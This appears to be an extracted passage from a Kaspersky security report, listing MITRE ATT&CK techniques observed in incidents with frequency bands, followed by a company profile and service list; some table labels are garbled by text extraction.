External Remote Service	<u> </u>			
Hijack Execution Flow	DLL Search Order Hijacking			
Implant Internal Image				
Modify Authentication Process				
Office Application Startu	p			
Pre-OS Boot				
Scheduled Task/Job	Scheduled Task			
Server Software Component	Web Shell			
Traffic Signaling				
Valid Assaurate	Domain Accounts			
Valid Accounts -	Land Annual			

Privilege Escalation

Technique	Subtechnique			
Abuse Elevation Control Mechanism				
Access Token Manipulation				
Boot or Logon Autostart Execution	 Kernel Modules and Extensions 			
Boot or Logon Initialization	n Scripts			
Create or Modify System	Process			
Domain Policy Modification				
Escape to Host				
Event Triggered Execution	n			
Exploitation for Privilege Escalation				
Hijack Execution Flow				
Process Injection				
Scheduled Task/Job				
Valid Accounts				

#kaspersky

Local Accounts



Credential Access Technique Subtechnique Adversary-in-the-Middle **Brute Force** Password Guessing **Credentials from Password Stores Exploitation for Credential Access Forced Authentication** Forge Web Credentials Input Capture **Modify Authentication Process** Multi-Factor Authentication Interception Multi-Factor Authentication Request Generation **Network Sniffing** DCSync LSASS Memory **OS Credential Dumping** NTDS Security Account Manager **Steal Application Access Token** Steal or Forge Authentication Certificates Steal or Forge Kerberos Tickets Steal Web Session Cookie Credentials In Files **Unsecured Credentials** Private Keys

Discovery Technique Subtechnique Domain Account **Account Discovery** Local Account **Application Window Discovery Browser Bookmark Discovery** Cloud Infrastructure Discovery **Cloud Service Dashboard** Cloud Service Discovery **Cloud Storage Object Discovery** Container and Resource Discovery Debugger Evasion **Domain Trust Discovery** File and Directory Discovery **Group Policy Discovery Network Service Discovery Network Share Discovery Network Sniffing** Password Policy Discovery Peripheral Device Discovery Permission Groups Discovery **Process Discovery Query Registry** Remote System Discovery **Software Discovery System Information Discovery** System Location Discovery System Network Configuration Discovery System Network Connections Discovery

System Owner/User Discovery

Virtualization/Sandbox Evasion

System Service Discovery


System Time Discovery

16-20%

11-15%

6-10%

>20%



Collection				
Technique	Subtechnique			
Adversary-in-the-Middle				
Archive Collected Data • Archive via Utility				
Audio Capture				
Automated Collection				
Browser Session Hijackin	g			
Clipboard Data				
Data from Cloud Storage)			
Data from Configuration	Repository			
Data from Information Repositories	Sharepoint			
Data from Local System				
Data from Network Shared Drive				
Data from Removable Media				
Data Staged				
Email Collection	Local Email Collection			
Email Collection	Remote Email Collection			
Input Capture • Keylogging				
Screen Capture				
Video Capture				

Command and Control			
Technique	Subtechnique		
Application Layer Protocol	• Web Protocols		
Communication Through Removable Media			
Data Encoding	Non-Standard Encoding		
Data Obfuscation			
Dynamic Resolution			
Encrypted Channel	Symmetric Cryptography		
Fallback Channels			
Ingress Tool Transfer			
Multi-Stage Channels			
Non-Application Layer Protocol			
Non-Standard Port			
Protocol Tunneling			
Proxy			
Remote Access Software)		
Traffic Signaling			
Web Service	One-Way Communication		

11-15% 16-20%

>20%

1-5% 6-10%

Exfiltration Technique

Automated Exfiltration

Data Transfer Size Limits

Exfiltration Over Alternative Protocol

Exfiltration Over C2 Channel

Exfiltration Over Other Network Medium

Exfiltration Over Physical Medium

Exfiltration Over Web Service

Scheduled Transfer

Transfer Data to Cloud Account

Impact			
Technique	Subtechnique		
Account Access Removal			
Data Destruction			
Data Encrypted for Impact			
Data Manipulation			
Defacement	• External Defacement		
Disk Wipe			
Endpoint Denial of Servic	е		
Firmware Corruption			
Inhibit System Recovery			
Network Denial of Service			
Resource Hijacking			
Service Stop			
System Shutdown/Reboot			

About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Kaspersky's deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. The company's comprehensive security portfolio includes leading endpoint protection and a number of specialized security solutions and services to fight sophisticated and evolving digital threats. Over 400 million users are protected by Kaspersky technologies and we help 240,000 corporate clients protect what matters most to them.

Cybersecurity services



Kaspersky Managed Detection and Response



Kaspersky Incident Response



Kaspersky Digital Forensics and Malware Analysis



Kaspersky Targeted Attack Discovery



Kaspersky Security Assessment



Kaspersky SOC Consulting



Kaspersky Cybersecurity
Training

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards.

Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations.

Most tested. Most awarded.

MITRE | ATT&CK®





FORRESTER®



5000+

professionals work at Kaspersky

50%

of employees are R&D specialists

35

35 world-leading security experts in Kaspersky GReaT

9

transparency centers across the world

400 000+

new malicious files detected by Kaspersky every day

240 000+

corporate clients worldwide

650+ mln

cyberattacks stopped by Kaspersky solutions in 2022

